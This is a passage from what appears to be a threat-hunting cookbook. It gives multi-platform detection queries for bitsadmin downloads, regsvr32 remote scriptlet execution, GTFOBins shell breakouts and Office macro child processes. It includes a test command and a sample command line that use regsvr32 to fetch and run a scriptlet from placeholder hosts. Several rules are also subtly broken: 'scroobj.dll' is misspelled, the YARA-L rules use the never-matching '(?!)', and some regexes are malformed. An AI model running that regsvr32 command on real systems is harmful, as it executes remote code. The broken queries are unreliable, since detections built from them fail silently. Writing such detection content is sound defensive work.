AND (UTF8(payload) ILIKE '%http://%' OR UTF8(payload) ILIKE '%https://%')
AND (UTF8(payload) ILIKE '%\Users\Public%' OR UTF8(payload) ILIKE '%\Temp%' OR UTF8(payload) ILIKE
'%\AppData%')
LAST 24 HOURS
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] YARA-L**

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule bitsadmin_download_to_writable_path {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /bitsadmin\.exe$/ nocase
    $proc.target.process.command_line = /\transfer/ nocase
    $proc.target.process.command_line = /https?:\\\/\ nocase
    $proc.target.process.command_line = /\(Users\\Public|Temp|AppData)\\\/ nocase
  condition:
    $proc
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] Elastic (KQL)**

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : "bitsadmin.exe" and process.command_line : "*/transfer*" and process.command_line :
("http://" or "https://") and process.command_line : ("\\Users\\Public\\" or "\\Temp\\" or
"\\AppData\\")
```

Plausible expected result: unchanged. Interpretation: unchanged.

**Engineering Reality** Microsoft has marked `bitsadmin.exe` deprecated since Windows 10 and it is fully absent from some current Windows 11 builds — Microsoft's own guidance points callers at the `Start-BitsTransfer` PowerShell cmdlet instead. An empty result set for this pattern on a fleet running recent builds may mean the binary is gone, not that BITS abuse isn't happening; cross-check Part 8's PowerShell cmdlet coverage before trusting a clean bitsadmin-only result as a clean host.

**[FALSE POSITIVE]** The concrete driver: some OEM driver-update and patch-management agents still call `bitsadmin.exe` under the hood rather than the newer cmdlet, downloading to a vendor cache path that can sit under `AppData`. False positives cluster tightly on the specific patch-agent service account and host inventory. Fix: allowlist that service account and host set explicitly rather than excluding the writable-directory condition altogether.

**[PIVOT]** Check the same job name (`/transfer <jobname>`) for a later `/complete` or `/resume` call to confirm the transfer finished, pull a hash for whatever landed at the destination path, and check whether that exact path was executed as a child process shortly after.

#### QC-09-05 — Regsvr32 remote scriptlet execution ("Squiblydoo")

| Field             | Value                                                                                                                                                                                 |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-05                                                                                                                                                                              |
| MITRE             | T1218.010 (System Binary Proxy Execution: Regsvr32)                                                                                                                                   |
| Behavior          | <code>regsvr32.exe</code> registering a remotely hosted COM scriptlet via <code>/i:http</code> combined with the silent, no-registration <code>/s /n /u scrobj.dll</code> invocation. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns)                                                                                                                                            |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                       |

**[HUNTER]** Squiblydoo is popular specifically because `regsvr32.exe` is a signed Microsoft binary that many application-allowlisting policies exempt by default, and the technique needs no local file at all — the scriptlet loads directly from the URL. This hunt is worth running ad hoc against a suspected host because the `/i:http` argument is close to a unique fingerprint; almost nothing legitimate combines a remote HTTP source with regsvr32's silent-registration flags.

#### [QUERY] Sigma

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Regsvr32 Remote Scriptlet Execution
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_remote:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains: '/i:http'
  selection_silent_scrobj:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - '/s'
      - '/n'
      - '/u'
    CommandLine|contains: 'scrobj.dll'
  condition: selection_remote or selection_silent_scrobj
falsepositives:
  - See [FALSE POSITIVE] below
level: high

```

Plausible expected result: `CommandLine` like `regsvr32 /s /n /u /i:http://198.51.100.60/a.sct scrobj.dll`.

Interpretation: consistent with the Squiblydoo remote-scriptlet primitive; the combined variant is a high-confidence signal, the flags-only variant less so on its own.

### [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

DeviceProcessEvents
| where FileName =~ "regsvr32.exe"
| where ProcessCommandLine has "/i:http"
  or (ProcessCommandLine has "scrobj.dll" and ProcessCommandLine has_all ("/s","/n","/u"))
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName

```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=sysmon EventCode=1 Image="*\\regsvr32.exe"
| search CommandLine="*/i:http*" OR (CommandLine="*scrobj.dll*" AND CommandLine="*/s*" AND
CommandLine="*/n*" AND CommandLine="*/u*")
| table _time, host, User, ParentImage, CommandLine

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE UTF8(payload) ILIKE '%regsvr32.exe%'
AND (
    UTF8(payload) ILIKE '%/i:http%'
    OR (UTF8(payload) ILIKE '%scroobj.dll%' AND UTF8(payload) ILIKE '%/s%' AND UTF8(payload) ILIKE '%/n%'
    AND UTF8(payload) ILIKE '%/u%')
)
LAST 24 HOURS
```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] YARA-L

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule regsvr32_squiblydoo_remote_scriptlet {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /regsvr32\.exe$/ nocase
    (
      $proc.target.process.command_line = /\i:https?:\\\/\// nocase
      or (
        $proc.target.process.command_line = /scroobj\.dll/ nocase
        and $proc.target.process.command_line = /\s/ nocase
        and $proc.target.process.command_line = /\n/ nocase
        and $proc.target.process.command_line = /\u/ nocase
      )
    )
  condition:
    $proc
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] Elastic (KQL)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : "regsvr32.exe" and (
  process.command_line : "*/i:http*"
  or (process.command_line : "*/scroobj.dll*" and process.command_line : "*/s*" and process.command_line :
    "*/n*" and process.command_line : "*/u*")
)
```

Plausible expected result: unchanged. Interpretation: unchanged.

**Detection Test Setup:** Windows test host, Sysmon installed; regsvr32's scriptlet primitive needs no local admin rights. **Action:** `regsvr32 /s /n /u /i:http://192.0.2.10/test.sct scrobj.dll`  
**Expected result:** A Sysmon Event ID 1 record for `regsvr32.exe` with `CommandLine` containing `/i:http://192.0.2.10/test.sct` and `scrobj.dll`, plus a Sysmon Event ID 3 network-connection record from the same process ID to `192.0.2.10` on port 80 shortly after.

**[FALSE POSITIVE]** The concrete driver: legitimate COM component re-registration during application repair or reinstall (`regsvr32 /s some.dll`) is common on help-desk-driven repair runs, but almost never combines `/i:` with an `http://` target outside genuine attack tooling — the false-positive volume concentrates on the `/s /n /u scrobj.dll` — only half of the rule when a legacy line-of-business app still ships a scriptlet-based install step. Fix: treat the `/i:http` + `scrobj.dll` combination as the high-confidence variant and route the flags-only match to a lower-severity queue.

**[PIVOT]** Pull the scriptlet content itself from the same network-connection event's destination if a proxy or full-packet capture is available, and check for a follow-on process spawned by `regsvr32.exe` — the scriptlet's own payload typically executes as a child of `regsvr32.exe` or `scrobj.dll`'s host process, not inside `regsvr32.exe` itself.

## 2. Linux GTFOBins-class LOLBin-to-shell lineage

**[CONCEPT]** GTFOBins catalogs the Linux/Unix equivalent of LOLBAS, framed mostly around privilege escalation and shell-breakout primitives rather than remote download specifically — a binary that, if runnable via `sudo` or carrying a SUID bit, can spawn a privileged shell. See DEH Part 11 §3.3 for the full binary table and its own Blind Spot/False Positive Trap coverage; this pattern generalizes that table into one shape rather than repeating it binary by binary.

### QC-09-06 — GTFOBins-class utility spawning or piping into a shell

| Field             | Value                                                                                                                                                                                                                                                                            |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-06                                                                                                                                                                                                                                                                         |
| MITRE             | T1059.004 (Command and Scripting Interpreter: Unix Shell); T1548.001 (Abuse Elevation Control Mechanism: Setuid and Setgid) where a <code>sudo</code> /SUID context is involved                                                                                                  |
| Behavior          | A GTFOBins-listed utility ( <code>find</code> , <code>awk</code> , <code>tar</code> , <code>vim</code> / <code>less</code> / <code>man</code> , <code>curl</code> / <code>wget</code> , <code>systemctl</code> ) directly spawning, or piping output into, an interactive shell. |
| DEH cross-ref     | DEH Part 11 §3.3 (Linux GTFOBins patterns)                                                                                                                                                                                                                                       |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (investigative search only, see note), YARA-L, Elastic (EQL)                                                                                                                                                                            |

**[HUNTER]** GTFOBins' catalog spans dozens of otherwise mundane utilities, so hunting binary-by-binary doesn't scale. The shape that generalizes across the whole catalog is a shell process whose immediate parent is anything other than another shell, a terminal emulator, `sshd`, or a known service



manager — that one shape catches `find`, `awk`, `tar`, and whatever GTFOBins adds next month without a new rule per binary, per DEH Part 11 §3.3's own framing.

**[QUERY] Sigma** — assumes an agent (Sysmon for Linux, or an EDR sensor) that flattens the parent process name onto the child's process-creation event.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
title: GTFOBins-Shape LOLBin-to-Shell Parent-Child Lineage
status: experimental
logsource:
  category: process_creation
  product: linux
detection:
  selection:
    ParentImage|endswith:
      - '/find'
      - '/awk'
      - '/gawk'
      - '/tar'
      - '/vim'
      - '/less'
      - '/man'
      - '/systemctl'
    Image|endswith:
      - '/sh'
      - '/bash'
      - '/dash'
  condition: selection
falsepositives:
  - See [FALSE POSITIVE] below
level: high
```

Plausible expected result: `ParentImage = /usr/bin/find`, `Image = /bin/sh`, `ParentCommandLine` showing a `-exec /system()`-shaped invocation. Interpretation: consistent with a GTFOBins-style shell breakout; not distinguishing yet between an attacker and an admin fat-fingering a `find -exec` at a terminal.

**[QUERY] KQL (Sentinel/Defender)** — Defender for Endpoint's Linux sensor, which flattens parent-process fields onto `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where FileName in ("sh","bash","dash")
| where InitiatingProcessFileName in ("find","awk","gawk","tar","vim","less","man","systemctl")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessCommandLine
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] SPL** — Sysmon for Linux or an EDR forwarder with a flattened parent-image field.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
index=edr_linux EventCode=1
| search ParentImage IN ("*/find","*/awk","*/gawk","*/tar","*/vim","*/less","*/man","*/systemctl")
| search Image IN ("*/sh","*/bash","*/dash")
| table _time, host, User, ParentImage, ParentCommandLine, Image, CommandLine
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL. Raw auditd `EXECVE` records carry only a bare `ppid` on the paired `SYSCALL` record, not a resolved parent process *name*; resolving that name requires joining against the parent's own earlier `EXECVE` record, which is the cross-event correlation this book's [N/A §4.4](#) "multi-object deployment model" category names (a QRadar Reference Set/Building Block pair, DEH Part 27 §2–3) — not a single AQL statement. Rather than mark the whole language [N/A](#), the search below still validates the LOLBin's own invocation, one step short of confirming the shell it spawned:

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Linux Audit%'
AND UTF8(payload) ILIKE '%type=EXECVE%'
AND (UTF8(payload) ILIKE '%"find"' OR UTF8(payload) ILIKE '%"awk"' OR UTF8(payload) ILIKE '%"tar"%')
LAST 24 HOURS
```

Plausible expected result: rows showing the GTFOBins utility's own `EXECVE` arguments, without a confirmed link to the child shell in this single query. Interpretation: a hit here justifies pulling the matching `ppid` chain by hand, or building the Reference Set join, before treating it as the full lineage claim this pattern otherwise makes.

**[QUERY] YARA-L** — Google SecOps UDM's `principal.process.parent_process` field, populated where the ingesting Linux EDR log source resolves it (raw, un-enriched auditd typically will not populate it).

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule gtfobins_lolbin_to_shell_lineage {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /\(sh|bash|dash\)/ nocase
    $proc.principal.process.parent_process.file.full_path =
    /\(find|awk|gawk|tar|vim|less|man|systemctl\)/ nocase
  condition:
    $proc
}
```

Plausible expected result: unchanged, contingent on the caveat above. Interpretation: unchanged.

**[QUERY] Elastic (EQL)** — this is the one covered surface that doesn't depend on a pre-flattened parent-name field: EQL's `sequence` ties the shell's launch to the LOLBin's own process by shared lineage, which is exactly the ordered multi-event shape DEH Appendix A5 §8's decision table routes to EQL rather than Elastic KQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
sequence by host.id
[process where event.type == "start" and
 process.name in ("find","awk","gawk","tar","vim","less","man","systemctl")] by process.entity_id
[process where event.type == "start" and
 process.name in ("sh","bash","dash")] by process.parent.entity_id
```

Plausible expected result: a two-event sequence hit joined on the shared entity ID, independent of whether the backend also happens to expose a flattened parent-name field. Interpretation: unchanged from the other implementations.

**Blind Spot** A LOLBin-to-shell chain that runs inside a short-lived container destroyed before the host's log shipper flushes its buffer never reaches any of the six queries above — the process tree existed, but no record of it outlived the container. Environments running ephemeral CI runners or serverless-style container jobs need the shipper's flush interval measured against typical container lifetime, not an assumption that "if it ran, it logged."

**[FALSE POSITIVE]** The concrete driver: configuration-management tooling (Ansible via `sh -c`, Puppet, Salt) and monitoring agents (Nagios NRPE, Zabbix, Prometheus textfile collectors) fork a shell on every run or check interval, often every one to five minutes, and will dominate this result set on any fleet running them; `sudo systemctl edit` used legitimately by an admin to override a unit file is a second, smaller source. Fix: scope by the calling application's own service-account identity and known automation host inventory — do not loosen the parent-binary list to compensate, since that's the exact list the pattern depends on.

**[PIVOT]** Pull the resulting shell's own subsequent command history or argv to see what it actually ran, and check the parent binary's invoking user and session — if the parent binary ran under `sudo` or via a SUID-bit copy, that's the privilege-escalation half of this behavior (T1548.001) rather than plain command execution, and changes the escalation path this hit represents.

**[SOC MANAGEMENT]** This shape is cheap to run as a standing detection once the automation/monitoring allowlist above is built, but that allowlist takes real calendar time to stabilize against a live fleet. Run it as a scheduled hunt for two to four weeks against your own automation inventory before graduating it to an always-on alert — the first month of alerts on a fleet that automates anything will otherwise be entirely tuning work, not investigation.

## Cross-references

- Query-language syntax and backend semantics: DEH Parts 23–29 (Sigma, KQL, SPL, AQL, YARA-L, EQL/KQL/ES|QL) and DEH Appendix A5 §4 (aggregation ceilings) and §8 (Elastic surface decision table).
- Telemetry mechanics behind process-creation and command-line visibility: DEH Part 11 §3 (Living-off-the-land binaries: LOLBAS and GTFEBins), DEH Part 8 (Windows Detection Engineering), DEH Part 9 (Sysmon Detection Engineering).
- Detection Coverage / Quality / Debt scoring for graduating any pattern here into a standing rule: DEH Parts 41–43.
- Adjacent cookbook parts: Part 8 (Suspicious PowerShell Execution) for the scripting-host half of execution abuse this part excludes; Part 10 (Suspicious Scripting Hosts & Macro Execution) for the macro/WSH/HTA delivery chains that often hand off into [QC-09-02](#)'s mshta primitive; Part 22 (Malware Indicators) for generic unsigned-binary execution outside the named LOLBAS/GTFEBins catalogs; Part 27 (Multi-Behavior Hunt Chains) for a worked narrative stitching this part's patterns into a larger pivot sequence.
- Master navigation: Appendix A1 (Master Pattern Index), Appendix A3 (MITRE ATT&CK Cross-Reference).

## Part 10 — Suspicious Scripting Hosts & Macro Execution

### Why this part exists

**[CONCEPT]** Office applications, the Windows Script Host (`wscript.exe` / `cscript.exe`), and `mshta.exe` share one property an attacker values above almost any other: they are signed, ubiquitous, and already running on the exact host a phishing lure just landed on. A macro-enabled document or a `.hta` / `.vbs` attachment doesn't need to drop a new binary at all — it hands execution to an interpreter that was never going to trip a "new unsigned executable" heuristic, because it isn't new and it isn't unsigned. This part covers the moment that handoff happens: a document macro spawning a child process, a script host running a dropped or remote script, and `mshta.exe` executing an HTA payload.

This part starts after the document or script is already open and picks up at the execution handoff itself — how the file *got there* (the phishing attachment, the malicious URL) is DEH Part 17's territory, cited below rather than re-derived. It also stops short of two things this book covers elsewhere: what a macro's child process does once it has PowerShell logic to execute (this book's Part 8 owns encoded/obfuscated PowerShell invocation, download cradles, and AMSI-bypass shapes) and generic LOLBAS/GTFOBins binary abuse regardless of what spawned it (this book's Part 9). This part's own job is narrower and sits upstream of both: naming the office-app/WSH/HTA host as the parent or execution surface, not re-analyzing what a downstream interpreter does with the handoff.

### 1. Office macro execution chains

#### QC-10-01 — Office application spawning a command or script interpreter as a direct child

| Field             | Value                                                                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-10-01                                                                                                                                                                                                                       |
| MITRE             | T1204.002 (User Execution: Malicious File), T1059.005 (Command and Scripting Interpreter: Visual Basic)                                                                                                                        |
| Behavior          | An Office application process ( <code>WINWORD.EXE</code> , <code>EXCEL.EXE</code> , <code>POWERPNT.EXE</code> , <code>OUTLOOK.EXE</code> ) launches a general-purpose interpreter or scripting host as a direct child process. |
| DEH cross-ref     | DEH Part 11 §2 (process trees and lineage classification), §8 (worked case study: phishing document to ransomware precursor)                                                                                                   |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic KQL                                                                                                                                                         |

**[HUNTER]** Word, Excel, and PowerPoint have no legitimate reason to launch `cmd.exe`, `powershell.exe`, `wscript.exe`, or `mshta.exe` as a direct child in ordinary document use — this is the single highest-signal parent/child pairing in the phishing-to-execution chain, and it's cheap enough to hunt on an ad hoc basis without waiting for a standing rule to catch up on a newly reported macro family.

**[QUERY]** Sigma, against any backend populating a `process_creation` logsource with `Image` / `ParentImage` / `CommandLine`.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use

```
title: Office application spawning a script or command interpreter
logsource:
  product: windows
  category: process_creation
detection:
  selection_parent:
    ParentImage|endswith:
      - '\WINWORD.EXE'
      - '\EXCEL.EXE'
      - '\POWERPNT.EXE'
      - '\OUTLOOK.EXE'
  selection_child:
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\wscript.exe'
      - '\cscript.exe'
      - '\mshta.exe'
  condition: selection_parent and selection_child
falsepositives:
  - Legitimate COM add-ins spawning a helper process – see [FALSE POSITIVE] below
level: high
```

Plausible expected result: a handful of matches a day in a mid-size fleet, clustered on hosts that just opened a document from an external sender, with `ParentImage` = `WINWORD.EXE` and `Image` = `powershell.exe` or `cmd.exe` the most common pairing. Interpretation: consistent with a macro handing off to an interpreter — treat as a strong starting point for triage, not confirmation of malicious intent on its own.

[QUERY] Sentinel/Defender KQL, against `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use

```
DeviceProcessEvents
| where InitiatingProcessFileName in~ ("winword.exe","excel.exe","powerpnt.exe","outlook.exe")
| where FileName in~ ("cmd.exe","powershell.exe","wscript.exe","cscript.exe","mshta.exe")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, FileName, ProcessCommandLine
```

Plausible expected result: rows keyed on `InitiatingProcessFileName` = `winword.exe`, `FileName` = `powershell.exe`, with `ProcessCommandLine` carrying an encoded or hidden-window flag. Interpretation: a well-instrumented fleet might settle to single-digit daily volume once known add-ins are excluded — this book has not validated a specific per-day count against production telemetry, so treat any baseline number as illustrative until you've measured your own.

[QUERY] Splunk SPL, against Sysmon Event ID 1 (Process Create) ingested under a Sysmon-aware sourcetype.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use

```
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
  ParentImage IN ("*\\WINWORD.EXE", "*\\EXCEL.EXE", "*\\POWERPNT.EXE", "*\\OUTLOOK.EXE")
  Image IN ("*\\cmd.exe", "*\\powershell.exe", "*\\wscript.exe", "*\\cscript.exe", "*\\mshta.exe")
| table _time, ComputerName, User, ParentImage, Image, CommandLine
```

Plausible expected result: one row per matching spawn event, `ParentImage` and `Image` populated as above, `CommandLine` often carrying a base64 blob or a `-w hidden` flag when the child is `powershell.exe`. Interpretation: same as the Sentinel read above — a starting point for triage, not a verdict.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL, against a Sysmon-extended `events` view exposing custom properties for process name and parent process name.

CONCEPTUAL SAMPLE — custom property names illustrative; validate against your own DSM extension before use

```
SELECT starttime, sourceip, username, "Process Name", "Parent Process Name", "Command Line"
FROM events
WHERE "Parent Process Name" IN ('WINWORD.EXE', 'EXCEL.EXE', 'POWERPNT.EXE', 'OUTLOOK.EXE')
  AND "Process Name" IN ('cmd.exe', 'powershell.exe', 'wscript.exe', 'cscript.exe', 'mshta.exe')
LAST 24 HOURS
```

Plausible expected result: a small result set per day, `"Parent Process Name"` and `"Process Name"` populated only if the Sysmon DSM extension in use maps those custom properties — confirm the property names against your own extension before trusting an empty result as "clean." Interpretation: same read as above, gated on that property mapping actually existing.

**[QUERY]** YARA-L (Google SecOps), against a `PROCESS_LAUNCH` UDM event.

CONCEPTUAL SAMPLE — UDM field paths illustrative; validate against your own ingestion label's parser output before use

```
rule qc_10_01_office_spawns_interpreter {
  meta:
    description = "Office application launches a command or script interpreter as a direct child"
    severity = "HIGH"

  events:
    $e.metadata.event_type = "PROCESS_LAUNCH"
    $e.principal.process.file.full_path = /(?!)(WINWORD|EXCEL|POWERPNT|OUTLOOK)\\.EXE$/
    $e.target.process.file.full_path = /(?!)(cmd|powershell|wscript|cscript|mshta)\\.exe$/

  condition:
    $e
}
```

Plausible expected result: a match carries `principal.process.file.full_path` as the Office binary and `target.process.file.full_path` as the interpreter, assuming the ingestion label's parser populates both

process roles for a launch event. Interpretation: same read as the other backends — treat a match as consistent with a macro handoff, not proof of one.

**[QUERY]** Elastic KQL — a single-event boolean match, the cheaper Elastic surface for this pattern's shape per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — ECS field names illustrative; validate against your own index mapping before use

```
process.parent.name : ("WINWORD.EXE" or "EXCEL.EXE" or "POWERPNT.EXE" or "OUTLOOK.EXE") and process.name : ("cmd.exe" or "powershell.exe" or "wscript.exe" or "cscript.exe" or "mshta.exe")
```

Plausible expected result: matching documents with `process.parent.name` an Office binary and `process.name` an interpreter, `process.command_line` carrying the actual invocation. Interpretation: same read as above.

**[FALSE POSITIVE]** Legitimate COM add-ins and Office integrations routinely spawn a child process from an Office parent with no attacker involved: Adobe's Acrobat PDFMaker add-in launching `Acrobat.exe / AcroCEF.exe` at PDF-export time, a Skype for Business or Teams click-to-call add-in launching a helper on a hyperlinked phone number, and Office's own Click-to-Run servicing launching `OfficeC2RClient.exe` during a background update. None of these match this pattern's child-process list directly, but a fleet-specific add-in that happens to shell out through `cmd.exe` for a legitimate reason will. Maintain an explicit allowlist of the known add-in child processes for your fleet rather than loosening the child-process list to work around one noisy add-in.

**[PIVOT]** Check the source document for a Mark-of-the-Web / `Zone.Identifier` alternate data stream indicating an internet-zone origin, and pull the delivery path per DEH Part 17's URL/attachment analysis if the file arrived by email. If the child interpreter itself then spawns a further process, follow the chain into this book's Part 8 (PowerShell-specific command-line analysis) or Part 9 (LOLBAS/GTFOBins) depending on what it is.

### **Detection Autopsy — "any child process of an Office app is malicious"**

**The rule:** An earlier, broader version of this pattern fired on any child process at all spawned by `WINWORD.EXE`, `EXCEL.EXE`, or `POWERPNT.EXE`, with no restriction to interpreters.

**Why it shipped:** It reads as the maximally conservative version of the signal — "Office apps shouldn't spawn anything" sounds safer than picking a specific list of interpreters to watch for.

**How it failed:** A single mid-size fleet with Adobe's Office add-in installed produced dozens of `WINWORD.EXE / EXCEL.EXE → AcroCEF.exe` events per day, one for every PDF export a user ran — the rule generated more noise from a benign add-in than it ever generated true positives.

**The fix:** Narrow the child-process list to general-purpose interpreters and script hosts specifically (the list in the query blocks above), and push add-in-specific noise to an explicit allowlist rather than a broad exclusion on "any child process."



## QC-10-02 — Macro-spawned child process reaching out to the network within seconds of launch

| Field             | Value                                                                                                                                                                                                                  |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-10-02                                                                                                                                                                                                               |
| MITRE             | T1204.002 (User Execution: Malicious File), T1105 (Ingress Tool Transfer)                                                                                                                                              |
| Behavior          | A process spawned by an Office application makes an outbound network connection within a short window of its own creation — the download-cradle timing shape, distinct from the bare parent/child pairing in QC-10-01. |
| DEH cross-ref     | DEH Part 9 §3.1/§3.2 (Sysmon Event ID 1/Event ID 3), DEH Part 11 §8                                                                                                                                                    |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (EQL) — Sigma: N/A, see below                                                                                                                              |

**[HUNTER]** A macro that only spawns `powershell.exe` and stops is a dropper waiting to run; one whose child process reaches out to a remote host within the first couple of minutes is already fetching a second stage. The timing join between the spawn event and the first outbound connection is what separates this pattern from QC-10-01 and is worth hunting even before a standing correlation rule exists for it, since the exact window that matters shifts with every campaign.

Sigma: N/A — structurally poor fit, not impossible. Expressing this two-stage timing join would require Sigma's correlation-rule extension's `temporal_ordered` type, which has narrow backend support; forcing it through that type here would misrepresent how portable the resulting rule actually is across the backends this book covers.

**[QUERY]** Sentinel/Defender KQL, joining `DeviceProcessEvents` to `DeviceNetworkEvents` on the child process's own process ID within a two-minute window.

CONCEPTUAL SAMPLE — join logic and window illustrative; validate the window against your own baseline before treating it as a cutoff

```
let Lookback = 1h;
DeviceProcessEvents
| where Timestamp > ago(Lookback)
| where InitiatingProcessFileName in~ ("winword.exe","excel.exe","powerpnt.exe")
| project SpawnTime = Timestamp, DeviceName, ChildProcessId = ProcessId, ChildImage = FileName,
ChildCommandLine = ProcessCommandLine
| join kind=inner (
    DeviceNetworkEvents
    | where Timestamp > ago(Lookback)
    | project NetTime = Timestamp, DeviceName, InitiatingProcessId, RemoteUrl, RemoteIP
) on DeviceName, $left.ChildProcessId == $right.InitiatingProcessId
| where NetTime between (SpawnTime .. SpawnTime + 2m)
```

Plausible expected result: a handful of matches, `ChildImage` = `powershell.exe`, `RemoteUrl` Or `RemoteIP` populated with a destination the host has no prior history contacting. Interpretation: consistent with a download-cradle handoff rather than a benign spawn-and-idle child.

**[QUERY]** Splunk SPL, using `transaction` to tie a Sysmon Event ID 1 spawn to a same-process Event ID 3 network connect via the shared `ProcessGuid`.

CONCEPTUAL SAMPLE — transaction grouping and maxspan illustrative

```
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
(EventCode=1 ParentImage IN ("*\\WINWORD.EXE", "*\\EXCEL.EXE", "*\\POWERPNT.EXE"))
OR EventCode=3
| transaction ProcessGuid maxspan=2m
| where mvcount(EventCode) > 1
| table _time, ComputerName, ParentImage, Image, DestinationIp, DestinationHostname
```

Plausible expected result: a transaction spanning both a matching Event ID 1 and a following Event ID 3 sharing `ProcessGuid`, `DestinationIp`/`DestinationHostname` populated. Interpretation: same read as the KQL version above.

**[QUERY]** QRadar AQL — this is AQL, not standard SQL. QRadar's Ariel query surface cannot express the timing join to network telemetry as one query; the block below is the investigative single-stage search that validates the base condition, per DEH Part 27 §2–3's own precedent for the multi-object model.

CONCEPTUAL SAMPLE — custom property names illustrative; the network-timing join itself requires a QRadar Custom Rule referencing a Reference Set, not shown here

```
SELECT starttime, sourceip, "Parent Process Name", "Process Name", "Command Line"
FROM events
WHERE "Parent Process Name" IN ('WINWORD.EXE', 'EXCEL.EXE', 'POWERPNT.EXE')
LAST 24 HOURS
```

Plausible expected result: candidate spawn events only — this query does not confirm the network-timing correlation itself. Interpretation: a hit here is a candidate for the standing multi-object rule, not a confirmed match of the full pattern.

**[QUERY]** YARA-L (Google SecOps), a multi-event rule joining a `PROCESS_LAUNCH` and a following `NETWORK_CONNECTION` on a shared process identity within a two-minute match window.

CONCEPTUAL SAMPLE — UDM field paths and window illustrative

```

rule qc_10_02_macro_child_network_egress {
  meta:
    description = "Macro-spawned process makes an outbound connection shortly after launch"
    severity = "HIGH"

  events:
    $spawn.metadata.event_type = "PROCESS_LAUNCH"
    $spawn.principal.process.file.full_path = /(?!)(WINWORD|EXCEL|POWERPNT)\.EXE$/
    $spawn.target.process.pid = $pid

    $net.metadata.event_type = "NETWORK_CONNECTION"
    $net.principal.process.pid = $pid

  match:
    $pid over 2m

  condition:
    $spawn and $net
}

```

Plausible expected result: a matched window with both event variables populated for the same `$pid`, `$net.target.ip` or `$net.target.hostname` carrying the destination. Interpretation: same read as the KQL version.

**[QUERY]** Elastic EQL — an ordered, entity-joined sequence, the right Elastic surface for this pattern's shape per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — ECS field names and maxspan illustrative

```

sequence by process.entity_id with maxspan=2m
[process where process.parent.name in ("WINWORD.EXE", "EXCEL.EXE", "POWERPNT.EXE")]
[network where true]

```

Plausible expected result: a two-event sequence match, the `process` stage carrying the Office-app parent, the `network` stage sharing the same `process.entity_id` within the window. Interpretation: same read as the other backends.

